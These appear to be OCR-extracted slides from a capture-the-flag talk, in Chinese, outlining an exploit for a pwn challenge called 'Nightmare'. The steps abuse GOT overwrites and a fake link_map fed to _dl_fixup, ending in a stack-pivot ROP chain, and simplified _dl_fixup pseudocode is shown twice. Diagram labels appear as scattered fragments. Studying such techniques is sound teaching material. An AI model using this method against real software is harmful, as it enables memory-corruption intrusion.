
簡化版



$ Nightmare


Exploitation

- Exploit 可以分成以下步驟
  - 1. 將 write 解析到 _Exit@got 達到不限次數限制的寫
  - 2. 透過更改 symbol st_other 藉此清除版本資訊，避免版本資訊影響結果
  - 3. 解析 ld 的 _dl_fini function 並寫到 write@got
  - 4. 透過 _dl_fini 構造任意呼叫的 primitive
  - 5. 為假的 link_map 構造 symbol table
  - 6. 為假的 link_map 設置其他 table
  - 7. 建構 stack pivoting + ORW 的 ROP chain
  - 8. Win !


fake link_map
3
PLTGOT
5
STRTAB
6
SYMTAB
23
JMPREL
l_info
mmap chunk
mmap chunk
d_tag
d_ptr
Symbol entry
0x110
name
In fo
Ot her
shndx
value
size
mmap chunk by ptr_write
d_tag
d_ptr
_GLOBAL_OFFSET_TABLE_ - 0x10
Rela entry
offset
info
addend

$ Nightmare

Exploitation




```
$ 
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
      symtab = l->l_info[ DT_SYMTAB ].d_un.d_ptr;
      strtab = l->l_info[ DT_STRTAB ].d_un.d_ptr;
      pltgot = l->l_info[ DT_PLTGOT ].d_un.d_ptr;
      reloc = l->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18 * reloc_arg;
      sym = &symtab[ reloc->r_info >> 32 ];
      rel_addr = l->l_addr + reloc->r_offset;
      value = l->l_addr + sym->st_value;
      return *rel_addr = value;
  }
```

更精簡版 _dl_fixup (st_other != 0)

$ Nightmare

Exploitation




```
$ █
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
      symtab = l->l_info[ DT_SYMTAB ].d_un.d_ptr;
      strtab = l->l_info[ DT_STRTAB ].d_un.d_ptr;
      pltgot = l->l_info[ DT_PLTGOT ].d_un.d_ptr;
      reloc = l->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18 * reloc_arg;
      sym = &symtab[ reloc->r_info >> 32 ];
      rel_addr = l->l_addr + reloc->r_offset;
      value = l->l_addr + sym->st_value;
      return *rel_addr = value;
  }
```

用不到

更精簡版 _dl_fixup (st_other != 0)

$ Nightmare

Exploitation

